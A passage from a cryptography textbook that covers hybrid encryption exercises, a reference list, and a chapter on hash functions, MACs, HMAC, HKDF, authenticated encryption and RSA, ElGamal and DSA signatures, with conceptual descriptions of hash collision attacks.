Suppose you want to send an encrypted e-mail to five recipients, who all have public keys of the form $X_i = h^{x_i}$. Can you use the ElGamal KEM in a hybrid encryption scheme to encrypt the message for these five recipients?

2.12 Hybrid Encryption

Your plaintext is 30 kB in size, i.e. $30 \cdot 1024$ byte. You want to send this message confidentially to five recipients, all of which have RSA public keys with a 2048-bit modulus, in a single e-mail.

1. How long is the ciphertext in this e-mail if you encrypt the whole plaintext with RSA-PKCS#1 for each recipient?
2. How long is the ciphertext when you use hybrid encryption and AES-128 in CBC mode?

Please assume that besides PKCS#1, no additional encoding or padding is necessary.

References

1. Specification for the Advanced Encryption Standard (AES). Federal Information Processing Standards Publication 197, <http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf> (2001). URL <http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf>
2. Aviram, N., Schinzel, S., Somorovsky, J., Heninger, N., Dankel, M., Steube, J., Valenta, L., Adrian, D., Halderman, J.A., Dukhovni, V., Kasper, E., Cohney, S., Engels, S., Paar, C., Shavitt, Y.: DROWN: Breaking TLS using SSLv2. In: T. Holz, S. Savage (eds.) USENIX Security 2016: 25th USENIX Security Symposium, pp. 689–706. USENIX Association, Austin, TX, USA (2016)
3. Balcázar, J.L., Díaz, J., Gabarró, J.: Structural Complexity I, *EATCS Monographs on Theoretical Computer Science*, vol. 11. Springer (1990)
4. Bellare, M., Rogaway, P.: Optimal asymmetric encryption. In: A.D. Santis (ed.) Advances in Cryptology – EUROCRYPT’94, *Lecture Notes in Computer Science*, vol. 950, pp. 92–111. Springer, Heidelberg, Germany, Perugia, Italy (1995). DOI 10.1007/BFb0053428
5. Bhargavan, K., Leurent, G.: On the practical (in-)security of 64-bit block ciphers: Collision attacks on HTTP over TLS and OpenVPN. In: E.R. Weippl, S. Katzenbeisser, C. Kruegel, A.C. Myers, S. Halevi (eds.) ACM CCS 2016: 23rd Conference on Computer and Communications Security, pp. 456–467. ACM Press, Vienna, Austria (2016). DOI 10.1145/2976749.2978423
6. Biham, E., Shamir, A.: Differential cryptanalysis of the data encryption standard. Springer Science & Business Media (2012)
7. Bleichenbacher, D.: Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: H. Krawczyk (ed.) Advances in Cryptology – CRYPTO’98, *Lecture Notes in Computer Science*, vol. 1462, pp. 1–12. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1998). DOI 10.1007/BFb0055716
8. Bogdanov, A., Khovratovich, D., Rechberger, C.: Bi-clique cryptanalysis of the full AES. In: D.H. Lee, X. Wang (eds.) Advances in Cryptology – ASIACRYPT 2011, *Lecture Notes in Computer Science*, vol. 7073, pp. 344–371. Springer, Heidelberg, Germany, Seoul, South Korea (2011). DOI 10.1007/978-3-642-25385-0_19
9. Bos, J.W., Halderman, J.A., Heninger, N., Moore, J., Naehrig, M., Wustrow, E.: Elliptic curve cryptography in practice. In: N. Christin, R. Safavi-Naini (eds.) FC 2014: 18th International Conference on Financial Cryptography and Data Security, *Lecture Notes in Computer Science*, vol. 8437, pp. 157–175. Springer, Heidelberg, Germany, Christ Church, Barbados (2014). DOI 10.1007/978-3-662-45472-5_11
10. Coron, J.S., Joye, M., Naccache, D., Paillier, P.: New attacks on PKCS#1 v1.5 encryption. In: B. Preneel (ed.) Advances in Cryptology – EUROCRYPT 2000, *Lecture Notes in Computer Science*, vol. 1807, pp. 369–381. Springer, Heidelberg, Germany, Bruges, Belgium (2000). DOI 10.1007/3-540-45539-6_25
11. Cramer, R., Shoup, V.: Design and analysis of practical public-key encryption schemes secure against adaptive chosen ciphertext attack. SIAM Journal on Computing **33**(1), 167–226 (2003)
12. Des: Data encryption standard. In: FIPS PUB 46, Federal Information Processing Standards Publication, pp. 46–2 (1977)
13. Diffie, W., Hellman, M.E.: New directions in cryptography. IEEE Transactions on Information Theory **22**(6), 644–654 (1976)
14. Dworkin, M.J.: Sp 800-38a 2001 edition. recommendation for block cipher modes of operation: Methods and techniques (2001)
15. Ekerå, M., Hästad, J.: Quantum algorithms for computing short discrete logarithms and factoring RSA integers. In: T. Lange, T. Takagi (eds.) Post-Quantum Cryptography - 8th International Workshop, PQCrypto 2017, pp. 347–363. Springer, Heidelberg, Germany, Utrecht, The Netherlands (2017). DOI 10.1007/978-3-319-59879-6_20
16. Ellis, J.H., et al.: The story of non-secret encryption. CESG Report (1987)
17. Foundation, E.F.: Electronic frontier foundation proves that des is not secure. https://w2.eff.org/Privacy/Crypto/Crypto_misc/DESCracker/HTML/19980716_eff_descracker_pressrel.html. Accessed: 2014-03-02

18. Fujisaki, E., Okamoto, T., Pointcheval, D., Stern, J.: RSA-OAEP is secure under the RSA assumption. In: J. Kilian (ed.) *Advances in Cryptology – CRYPTO 2001, Lecture Notes in Computer Science*, vol. 2139, pp. 260–274. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2001). DOI 10.1007/3-540-44647-8_16
19. Gamal, T.E.: A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Transactions on Information Theory* **31**(4), 469–472 (1985)
20. Greub, W.H.: *Linear algebra*, vol. 23. Springer Science & Business Media (2012)
21. Hamann, M., Krause, M., Moch, A.: Tight security bounds for generic stream cipher constructions. In: K.G. Paterson, D. Stibila (eds.) *Selected Areas in Cryptography - SAC 2019 - 26th International Conference*, Waterloo, ON, Canada, August 12–16, 2019, Revised Selected Papers, *Lecture Notes in Computer Science*, vol. 11959, pp. 335–364. Springer (2019). DOI 10.1007/978-3-030-38471-5__14. URL https://doi.org/10.1007/978-3-030-38471-5_14
22. Hankerson, D., Menezes, A.J., Vanstone, S.: *Guide to elliptic curve cryptography*. Springer Science & Business Media (2006)
23. Hellman, M.E., Reyneri, J.M.: Fast computation of discrete logarithms in $gf(q)$. In: D. Chaum, R.L. Rivest, A.T. Sherman (eds.) *Advances in Cryptology – CRYPTO'82*, pp. 3–13. Plenum Press, New York, USA, Santa Barbara, CA, USA (1982)
24. Jager, T., Schwenk, J., Somorovsky, J.: On the security of TLS 1.3 and QUIC against weaknesses in PKCS#1 v1.5 encryption. In: I. Ray, N. Li, C. Kruegel (eds.) *ACM CCS 2015: 22nd Conference on Computer and Communications Security*, pp. 1185–1196. ACM Press, Denver, CO, USA (2015). DOI 10.1145/2810103.2813657
25. J.M.Pollard: A monte carlo method for factorization. *BIT* **15** (1975) 331–334 (1975)
26. Joux, A., Nguyen, K.: Separating decision Diffie-Hellman from computational Diffie-Hellman in cryptographic groups. *Journal of Cryptology* **16**(4), 239–247 (2003). DOI 10.1007/s00145-003-0052-4
27. Kaliski, B.: PKCS #1: RSA Encryption Version 1.5. RFC 2313 (Informational) (1998). DOI 10.17487/RFC2313. URL <https://www.rfc-editor.org/rfc/rfc2313.txt>. Obsoleted by RFC 2437
28. Karn, P., Metzger, P., Simpson, W.: The ESP Triple DES Transform. RFC 1851 (Experimental) (1995). DOI 10.17487/RFC1851. URL <https://www.rfc-editor.org/rfc/rfc1851.txt>
29. Katz, J., Lindell, Y.: *Introduction to modern cryptography*. CRC press (2020)
30. Kelly, T.: The myth of the skytale. *Cryptologia* **22**(3), 244–260 (1998)
31. Kiltz, E., O’Neill, A., Smith, A.: Instantiability of RSA-OAEP under chosen-plaintext attack. In: T. Rabin (ed.) *Advances in Cryptology – CRYPTO 2010, Lecture Notes in Computer Science*, vol. 6223, pp. 295–313. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2010). DOI 10.1007/978-3-642-14623-7_16
32. Kiltz, E., Pietrzak, K.: On the security of padding-based encryption schemes - or - why we cannot prove OAEP secure in the standard model. In: A. Joux (ed.) *Advances in Cryptology – EUROCRYPT 2009, Lecture Notes in Computer Science*, vol. 5479, pp. 389–406. Springer, Heidelberg, Germany, Cologne, Germany (2009). DOI 10.1007/978-3-642-01001-9_23
33. Kocher, P.C.: Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: N. Koblitz (ed.) *Advances in Cryptology – CRYPTO'96, Lecture Notes in Computer Science*, vol. 1109, pp. 104–113. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1996). DOI 10.1007/3-540-68697-5_9
34. Krawczyk, H.: HMQV: A high-performance secure Diffie-Hellman protocol. In: V. Shoup (ed.) *Advances in Cryptology – CRYPTO 2005, Lecture Notes in Computer Science*, vol. 3621, pp. 546–566. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2005). DOI 10.1007/11535218_33
35. Manger, J.: A chosen ciphertext attack on RSA optimal asymmetric encryption padding (OAEP) as standardized in PKCS #1 v2.0. In: J. Kilian (ed.) *Advances in Cryptology – CRYPTO 2001, Lecture Notes in Computer Science*, vol. 2139, pp. 230–238. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2001). DOI 10.1007/3-540-44647-8_14
36. Matt, C., Maurer, U.: The one-time pad revisited. In: *2013 IEEE International Symposium on Information Theory*, pp. 2706–2710. IEEE (2013)

37. Menezes, A.J., Van Oorschot, P.C., Vanstone, S.A.: Handbook of applied cryptography. CRC press (2018)
38. Merkle, R.C.: Secure communications over insecure channels. Commun. ACM **21**(4), 294–299 (1978)
39. Moriarty (Ed.), K., Kaliski, B., Jonsson, J., Rusch, A.: PKCS #1: RSA Cryptography Specifications Version 2.2. RFC 8017 (Informational) (2016). DOI 10.17487/RFC8017. URL <https://www.rfc-editor.org/rfc/rfc8017.txt>
40. Oswald, E.: Introduction to elliptic curve cryptography. Institute for Applied Information Processing and Communication, Graz University Technology (2002)
41. Paar, C., Pelzl, J.: Understanding Cryptography - A Textbook for Students and Practitioners. Springer (2010). DOI 10.1007/978-3-642-04101-3. URL <https://doi.org/10.1007/978-3-642-04101-3>
42. Poddebniak, D., Dresen, C., Müller, J., Ising, F., Schinzel, S., Friedberger, S., Somorovsky, J., Schwenk, J.: Efail: Breaking S/MIME and openpgp email encryption using exfiltration channels. In: W. Enck, A.P. Felt (eds.) 27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018., pp. 549–566. USENIX Association (2018). URL <https://www.usenix.org/conference/usenixsecurity18/presentation/poddebniak>
43. Rivest, R.L., Shamir, A., Adleman, L.M.: A method for obtaining digital signatures and public-key cryptosystems. Commun. ACM **21**(2), 120–126 (1978)
44. Robshaw, M., Billet, O.: New stream cipher designs: the eSTREAM finalists, vol. 4986. Springer (2008)
45. Schneier, B.: Applied cryptography: protocols, algorithms, and source code in C. John Wiley & Sons (2007)
46. Shanks, D.: Class number, a theory of factorization and genera. Proc. Symp. Pure Math. 20, pages 415—440. AMS, Providence, R.I., 1971 (1971)
47. Smart, N.P.: Efficient key encapsulation to multiple parties. In: C. Blundo, S. Cimato (eds.) SCN 04: 4th International Conference on Security in Communication Networks, *Lecture Notes in Computer Science*, vol. 3352, pp. 208–219. Springer, Heidelberg, Germany, Amalfi, Italy (2005). DOI 10.1007/978-3-540-30598-9_15
48. Urbanik, D., Jao, D.: SoK: The problem landscape of SIDH. Cryptology ePrint Archive, Report 2018/336 (2018). <https://eprint.iacr.org/2018/336>
49. Wei, P., Zheng, Y., Wang, W.: Multi-recipient encryption in heterogeneous setting. In: X. Huang, J. Zhou (eds.) Information Security Practice and Experience - 10th International Conference, ISPEC 2014, Fuzhou, China, May 5-8, 2014. Proceedings, *Lecture Notes in Computer Science*, vol. 8434, pp. 462–480. Springer (2014). DOI 10.1007/978-3-319-06320-1_34. URL https://doi.org/10.1007/978-3-319-06320-1_34



Chapter 3

Cryptography: Integrity and Authenticity

Abstract Data integrity can be protected using hash functions, message authentication codes, and digital signatures. These cryptographic mechanisms are introduced in this chapter, along with the combination of encryption and message authentication codes that results in authenticated encryption.

3.1 Hash Functions

Notation A hash value h has a fixed bit length λ – in practice, 160, 256, or 512 bits. It is computed by applying a *hash function* $H()$ to a data set m of arbitrary length:

$$h \leftarrow H(m), h \in \{0, 1\}^\lambda, m \in \{0, 1\}^*$$

A hash value is a *cryptographic checksum* over m . In contrast to checksums known, e.g., from coding theory, a hash value changes unpredictably if even a single bit is changed in m .

Mental Model A suitable mental model for hash functions is human fingerprints: It should be practically impossible to find two persons who have the same fingerprint, and it is not possible to reconstruct a person from a fingerprint. However, it is easy to get a fingerprint when a person is present.

3.1.1 Standardized Hash Functions

Good hash functions are difficult to construct. Therefore, there is less than a handful of hash function families that are used in practice:

- *Message Digest 5* (MD5) by Ron Rivest [34] dates from 1992. Hash values have a length of 128 bits. MD5 is broken [41] but still used in older applications.

- *SHA-1* [17] dates from 1995 and produces hash values of length 160 bits. It is also broken [28].
- The *SHA-2* family consists of the hash functions SHA-224, SHA-256, SHA-384, and SHA-512, which were standardized in 2001 ([1, 16]). The number indicates the length λ of the hash value.
- The new *SHA-3* family dates from 2012 and consists of the hash functions SHA3-224, SHA3-256, SHA3-384 and SHA3-512 [12]. Again, the number after the hyphen indicates the length of the hash value.

Internal structure of a hash function Since hash functions have to compress inputs of arbitrary length to a hash value of fixed size, they use an iterative construction. For SHA-256, this construction is shown in Figure 3.1.




Fig. 3.1 Iterative structure of a hash function using the example of SHA-256.

First, the message m to be hashed is divided into blocks m_i of fixed length B . The value $B = 512$ bits is typical for many hash functions. The last block must be padded to B bits. The length of the original message is encoded in this padding.

Each block m_i is compressed using a compression function $SHA - C$, together with an internal state s_{i-1} of length $L = 256$ bits. Since this state is not available for the first block, it is replaced by a fixed initialization vector IV. The output h of the last compression function is the hash value.

3.1.2 Security of Hash Functions

For a given hash value h , there are many preimages m since the hash function $H()$ maps an infinite number of bit sequences $\{0, 1\}^*$ to a finite set of bit sequences $\{0, 1\}^\lambda$. The security of hash functions can formally be defined as follows (see subsection 2.5.3 for a discussion of the term *practically impossible*):

- **One-Way Function:** Given only a hash value h , it is practically impossible to compute a preimage m' with $H(m') = h$.

- **Second Preimage Resistance:** Given a message m and a hash value $h = H(m)$, it is practically impossible to compute a second preimage m' with $H(m') = h$ (also called *weak collision resistance*).
- **Collision Resistance:** It is practically impossible to select two messages m and m' that have the same hash value $H(m) = H(m')$ (also called *strong collision resistance*).

Attacker model In the hash function attacker model, the attacker knows some “valuable” hash value h and wants to reuse it. Since the attacker can generate any number of hash values by himself, a hash value h only becomes “valuable” when another cryptographic operation is based on it, e.g., a digital signature [41] or a MAC.

Attacks on the strong collision resistance The strongest security assumption, *collision resistance*, is easiest to break – and has been broken for MD5 [46] and SHA-1 [39]. Breaking collision resistance can be seen as an important step toward even more dangerous attacks, and thus the whole hash function is considered broken in this case.

If a single hash collision

$$H(m) = H(m')$$

has been found, we can generate arbitrarily many other collisions by just appending the same byte sequence y :

$$H(m|y) = H(m'|y)$$

Here only some basic adjustments must be made, e.g., correctly encoding the length of the hashed string.

If-Then-Else attack From a single hash collision, additional attacks can build. A classic example is the *If-Then-Else* attack, where, for example, two PDF pages are stored in one PDF document. The document starts with one of the two preimages m and contains a small program that controls which of the two pages is displayed (Figure 3.2).

m	
If Header = m then display Page 1 else display Page 2	
Page 1	Page 2

Fig. 3.2 If-Then-Else attack.

Suppose this document is digitally signed (subsection 3.5.2). In that case, we can change the displayed content without invalidating the signature: If we exchange m

by m' , then page 2 will be displayed, but the hash value will remain identical, and thus the signature will stay valid.

Chosen-Prefix Collisions In 2007 Marc Stevens, Arjen K. Lenstra, and Benne de Weger [41] showed how to exploit the fact that MD5 collisions are easy to calculate for an attack on public key infrastructures (section 4.6).




Fig. 3.3 Chosen Prefix Collision Attack on MD5.

First, they improved the collision attacks known for MD5 to a *chosen-prefix collision* attack described in Figure 3.3. Here the attacker can specify two prefixes Prefix A and Prefix B. Then, an MD5 collision is built by computing two random numbers Random 1 and Random 2:

$$\text{MD5}(\text{Prefix A}|\text{Random 1}) = \text{MD5}(\text{Prefix B}|\text{Random 2})$$

This collision can be extended by appending the same value Appendix 0 to both byte sequences:

$$\text{MD5}(\text{Prefix A}|\text{Random 1}|\text{Appendix 0}) = \text{MD5}(\text{Prefix B}|\text{Random 2}|\text{Appendix 0})$$

The first triple (Prefix A, Random 1, Appendix 0) corresponded to a harmlessly looking X.509 certificate which was signed by a certification authority (CA). The second triple (Prefix B, Random 2, Appendix 0) corresponded to a certificate that would allow the owner to generate arbitrarily many new X.509 certificates and thus generate fake but valid certificates. No CA would ever issue such a certificate. However, since the hash values of the two triples are identical, the signature issued for the harmless certificate can be reused for the dangerous certificate. Thus PKI security can be broken if a weak hash function like MD5 (or SHA-1, see [28]) is used in CA signatures.

3.2 Message Authentication Codes and Pseudo-random Functions

A *Message Authentication Code* (MAC) is a *keyed* cryptographic checksum: A symmetric key k is needed to generate or verify these checksums.

Notation A Message Authentication Code mac for a message m is calculated using the MAC function $\text{MAC}_k()$ and a MAC key k . The message m may have any length, and the MAC mac and the key k have a fixed length:

$$mac \leftarrow \text{MAC}_k(m), m \in \{0, 1\}^*, k \in \{0, 1\}^\mu, mac \in \{0, 1\}^\lambda$$

Mental Model For lack of a better mental model, a MAC can be imagined as an encrypted fingerprint of a person: If a fingerprint has been taken from a person, it can only be verified if the matching key k is present.

Standard Constructions In the literature, many different MAC schemes have been proposed. In practice, two paradigms are dominant: the calculation of MACs by iteration of a block cipher (CBC-MAC [3], CMAC [38]) or by applying a hash function to keys and data (HMAC; RFC 2104 [25]).




Fig. 3.4 CBC-MAC calculation using a block cipher.

CBC MAC The computation of a CBC MAC is similar to CBC encryption and requires the same computation effort (Figure 3.4). In contrast to the encryption, the initialization vector is constant and has all bits set to 0. The CBC-MAC mac is the last ciphertext block, in Figure 3.4 we have $mac = c_3$.

HMAC In HMAC, a hash function H , which iterates over message blocks of size B and has an internal state of length L , is applied twice. Inputs are a symmetric key k and a message m .

First, the key k recommended having at least L bits must be adapted to the block size B of H . If $|k|$ is smaller than the block length, additional bits with value 0 are appended until the block size is reached. If $|k|$ is bigger than the block size, the hash value $H(k)$ is used; since this value is typically smaller than the block size, it is also




Fig. 3.5 HMAC computation.

appended with zero bits. The resulting key k' can be computed as follows:

$$k' \leftarrow \begin{cases} k|00\dots000 & |k| < B \\ k & |k| = B \\ H(k)|00\dots000 & |k| > B \end{cases}$$

The value $\text{HMAC-}\mathcal{H}_k(m)$ for a message m is calculated as follows (Figure 3.5):

$$\text{mac} \leftarrow \text{HMAC-}\mathcal{H}_k(m) := \mathcal{H}(k' \oplus \text{opad}|\mathcal{H}(k' \oplus \text{ipad}|m))$$

First, the key k' is XORed with ipad , where ipad consists of $\frac{B}{8}$ copies of 0x36. The message m is then appended to the result, and the sequence is hashed. Then k' is XORed with opad , which consists of $\frac{B}{8}$ copies of 0x5C. The result of the first application of the hash function is appended, and this sequence is hashed a second time to produce the message authentication code mac .

The HMAC construction may be instantiated with any hash function, e.g., $\text{HMAC-SHA1}()$ or $\text{HMAC-SHA256}()$. The security of the HMAC construction [25] was investigated in [5].

Pseudorandom functions HMAC can also be used to construct *pseudorandom functions* (PRF), which generate *pseudorandom sequences*. This is the case, for example, in TLS (section 10.5.3) and in HKDF [26]. A PRF differs from a MAC in two aspects:

- **Output length:** A MAC function has a fixed-length output, while a PRF can output pseudo-random sequences of any size.
- **Security goal:** A MAC output should be *unforgeable* if the secret MAC key is unknown (computational security). A PRF output should be *indistinguishable* from a genuinely random sequence if the PRF secret key is unknown (decisional security).

Pseudo-random functions are an important theoretical building block in modern cryptography; see, e.g., in [22].

HKDF The *Hashed Key Derivation Function* (HKDF) [26] was introduced by Hugo Krawczyk [24]. HKDF generates a pseudo-random sequence of length L from four inputs:

$$K(1)|K(2)|K(3)|\dots \leftarrow \text{HKDF}(XTS, SKM, CTXInfo, L)$$

The input consists of a (public) salt XTS , the secret key material SKM , and context information $CTXInfo$. The values $K(i)$ are calculated using HMAC as follows:

$$\begin{aligned} PRK &\leftarrow \text{HMAC-}\mathsf{H}_{XTS}(SKM) \\ K(1) &\leftarrow \text{HMAC-}\mathsf{H}_{PRK}(CTXInfo|0) \\ K(i+1) &\leftarrow \text{HMAC-}\mathsf{H}_{PRK}(K(i)|CTXInfo|i) \end{aligned}$$

The system calculates as many blocks $K(i)$ as necessary to exceed the length L . The evaluation of PRK is often referred to as *HKDF-Extract*, the calculation of the blocks $K(i)$ as *HKDF-Expand*.

3.3 Authenticated Encryption

Authenticated Encryption (AE) *Authenticated encryption* in its broader sense refers to the combination of encryption and integrity protection and was investigated in [8]. However, the attacks on SSL/TLS described in section 12.3 have shown that the confidentiality of the plaintext can be compromised if even a tiny part of the ciphertext is not integrity protected. Therefore, today authenticated encryption in its narrower sense only refers to those modes in which a MAC protects the ciphertext. Encrypt-then-MAC constructions can achieve this, or special block cipher modes like the *Galois/Counter Mode* (GCM) [2].

Galois/Counter Mode can be applied to any block cipher with a 128-bit block size. The cipher is used in Counter Mode (CTR, Figure 2.7) to generate a pseudorandom key sequence. In GCM, a MAC (section 3.2) is computed in parallel to encrypting ciphertext blocks, compensating for the CTR mode's malleability and guaranteeing the integrity of the ciphertext. For this purpose, a MAC function based on the multiplication in the finite field $GF(2^{128})$ is used. This is why GCM can only be used with block ciphers of block length 128 bit.

Authenticated Encryption with Additional Data (AEAD) The MAC computation for authenticated encryption schemes can be done parallel to encryption but is usually independent. Therefore, this MAC calculation can include additional plaintext data besides the ciphertext. We speak of *Authenticated Encryption with Additional Data* (AEAD) if this is the case.

3.4 Digital Signatures

A *digital signature* is a cryptographic checksum that can only be created by the owner of the *private signing key* but can be verified by any entity with the corresponding *public verification key*. Thus digital signatures can be used to guarantee the authenticity of messages.

Notation The signer must possess a signature key pair (sk, pk) to create a digital signature. The public key pk is then published to enable the verification of digital signatures. In practice, this is often done using X.509 certificates (section 4.6), which also contain the signer's identity. A signature sig over the message m is generated using the private key sk :

$$sig \leftarrow \text{Sign}(sk, m)$$

The signature generation can be a deterministic or probabilistic function. A digital signature sig , the message m , and the signer public key pk are required to verify a digital signature. The result is a Boolean value.

$$TRUE/FALSE \leftarrow \text{Vrfy}(pk, sig, m)$$




Fig. 3.6 Visualization of the digital signature as a transparent vault. Only the owner of the private key can put a message into it.

Mental Model A digital signature has similarities to a handwritten signature. This includes the fact that, just like a digital signature, a handwritten signature can only be created by one person but can be verified by many. But there are also differences: While the handwritten signature always looks approximately the same and is only associated with a document by being on the same sheet of paper, the value of the digital signature directly depends on the value of the document to be signed.

A better mental model is visualized in Figure 3.6: A transparent vault contains the (signed) document.

- Only the entity that possesses the private key can open this vault and put a document into it.
- Due to the transparency of the vault, anyone can read the document and verify that it is inside the glass vault.

In practice, a similar procedure is used to authenticate public notices: Every municipality has a posting box in which public statements are published. Only the mayor's office has a (private) key to this box.

Hash-then-sign paradigm Long messages cannot be signed directly – it is always their hash value that is signed. So to create a *digital signature* of a message m , first its hash value $h \leftarrow H(m)$ is computed. This hash value h is then signed with the signer's private key. The digital signature can be verified by virtually anyone using the public key. Again, the transmitted message m is hashed, and then the signature is verified against h and the signer's public key.

Important Algorithms Important signature algorithms are RSA-PKCS#1, ElGamal, and DSS/DSA, which are introduced below. Many other signature algorithms are described in the cryptographic literature.

3.5 RSA Signature

The RSA algorithm exhibits an interesting symmetry: By exchanging the roles of the public and private key, the same textbook algorithm can be used for public-key encryption and digital signatures. RSA signatures are deterministic: When the same signer signs a message m twice, both signatures are identical.

3.5.1 Textbook RSA

Similarly to RSA encryption, a signature key pair consists of a public key $pk = (e, n)$ and a private key $sk = (d, n)$. Key generation is identical to RSA encryption (subsection 2.4.1).

Messages m , which are shorter than the modulus n of the public key, can be signed directly:

$$sig \leftarrow \text{Sign}((d, n), m) := m^d \bmod n$$

For longer messages, the hash value $h = H(m)$ is the input to the RSA signature algorithm:

$$sig \leftarrow \text{Sign}((d, n), h) := h^d \bmod n$$

This is the default case.

An RSA textbook signature is verified by computing the hash value of the message and then “encrypting” the value sig by exponentiation with the public key e . The signature is valid if these two values match.

$$\text{TRUE/FALSE} \leftarrow \text{Vrfy}((e, n), \text{sig}, m) := (\mathbb{H}(m) = \text{sig}^e \bmod n)$$

Due to the symmetry of RSA encryption and RSA signatures, some textbooks define signature generation as “decrypting the message with the private key”. While this can be an appropriate aid for memorizing the RSA signature algorithm, the statement is wrong for all other signature algorithms.

3.5.2 RSA-PKCS#1

To prevent attacks like the ones described in section 3.7, it is necessary to encode the hash values of the messages to be signed. Here again, PKCS#1 v1.5 encoding [31] is the most important encoding scheme. PKCS#1 encoding for digital signatures differs in small but important details from the corresponding encoding scheme for encryption (Figure 3.7):

- The second byte is set to the value 0x01.
- The padding is no longer random but consists of bytes with the constant value 255 (hexadecimal 0xFF).
- The hash value is encoded, together with an identifier of the hash function, in an ASN.1 DigestInfo element [31, Section 9.2].

The security of the RSA-PKCS#1 v1.5 signature scheme has been analyzed in [21].

0x00	0x01	0xFF	0xFF	...	0xFF	0x00	ASN.1(h; h(message))
------	------	------	------	-----	------	------	----------------------

Fig. 3.7 PKCS#1 v1.5 encoding of the hash value of a message before signing

3.6 Discrete Log Based Signature Schemes

Compared to RSA, Discrete-Log-based signature schemes have the advantage of working in any mathematical group. Consequently, these systems can also be implemented with elliptic curves.

Another advantage is that system parameters can be reused: While in RSA-based schemes, no two participants are allowed to use the same modulus (and thus the same ring structure), in discrete-log-based schemes, all participants may use the same modulus p /the same elliptic curve group $EC(a, b)$.

3.6.1 ElGamal signature

In the ElGamal signature scheme, [19], messages are signed by solving equations in the exponent and verified through computations in the base group.

The same key setup is used as in the ElGamal encryption scheme: Public parameters are a group $G = \langle g \rangle \subseteq \mathbb{Z}_p^*$ of prime order q , specified through the modulus p and the generating element g . The private signing key sk is a randomly selected element x from \mathbb{Z}_{p-1}^* , and the public key is $pk = X \leftarrow g^x$.

Creating a digital signature To create a digital signature for a message m , a signer computes $h(m)$. He randomly selects $r \in \mathbb{Z}_{p-1}^*$ and computes the first component of the signature:

$$k \leftarrow g^r \bmod p$$

He calculates $r^{-1} \pmod{p-1}$ using the extended Euclidean algorithm and then the second computation of the signature:

$$s \leftarrow r^{-1}(H(m) - xk) \bmod (p-1)$$

The digital signature of the message m consists of the pair (k, s) , and the following equation holds:

$$H(m) = xk + rs \bmod (p-1)$$

The length of a signature is $2 \cdot |p|$ bits.

Verification of digital signatures The recipient of the signed message $(m, (k, s))$ can verify the signature by computing the two values $g^{h(m)} \bmod p$ and $X^k \cdot k^s \bmod p$ and comparing if these numbers are identical. For a valid signature, this holds because

$$X^k \cdot k^s = g^{xk} \cdot g^{rs} = g^{xk+rs} = g^{H(m)} \pmod{p}$$

To understand the last step, please note that a reduction in the base group modulo p corresponds to a reduction modulo $p-1$ in the exponent.

Security The ElGamal signature scheme is a probabilistic algorithm – even if the same private key x is used to sign the same message m , the resulting signatures (k, s) and (k', s') are different. The idea behind this scheme is that only the entity that knows the private key x can calculate the second signature component s . To guarantee the security of this private key even if it is used several times, an additional random number r , which must be different each time, must be included in the calculation of s . This prevents the private key x from being calculated from two different signature values, s , and s' .

3.6.2 DSS and DSA

The *Digital Signature Standard* (DSS) [18] contains four different signature schemes: Two RSA variants – RSA-PKCS#1 v1.5 (section 2.4.2) and RSA-PSS [9] – and two ElGamal variants – DSA and its elliptic curve variant ECDSA.

The *Digital Signature Algorithm* (DSA) is a particularly efficient variant of the ElGamal signature scheme, which relies on the observation of Claus Schnorr [37]. Schnorr observed that for a fixed generating element $g \in \mathbb{Z}_p^*$, all calculations take place in a much smaller subgroup $G = \langle g \rangle$ of prime order q . The signature values k and s in the ElGamal signature scheme are too large and can be replaced by smaller values, making signatures shorter and their verification more efficient.

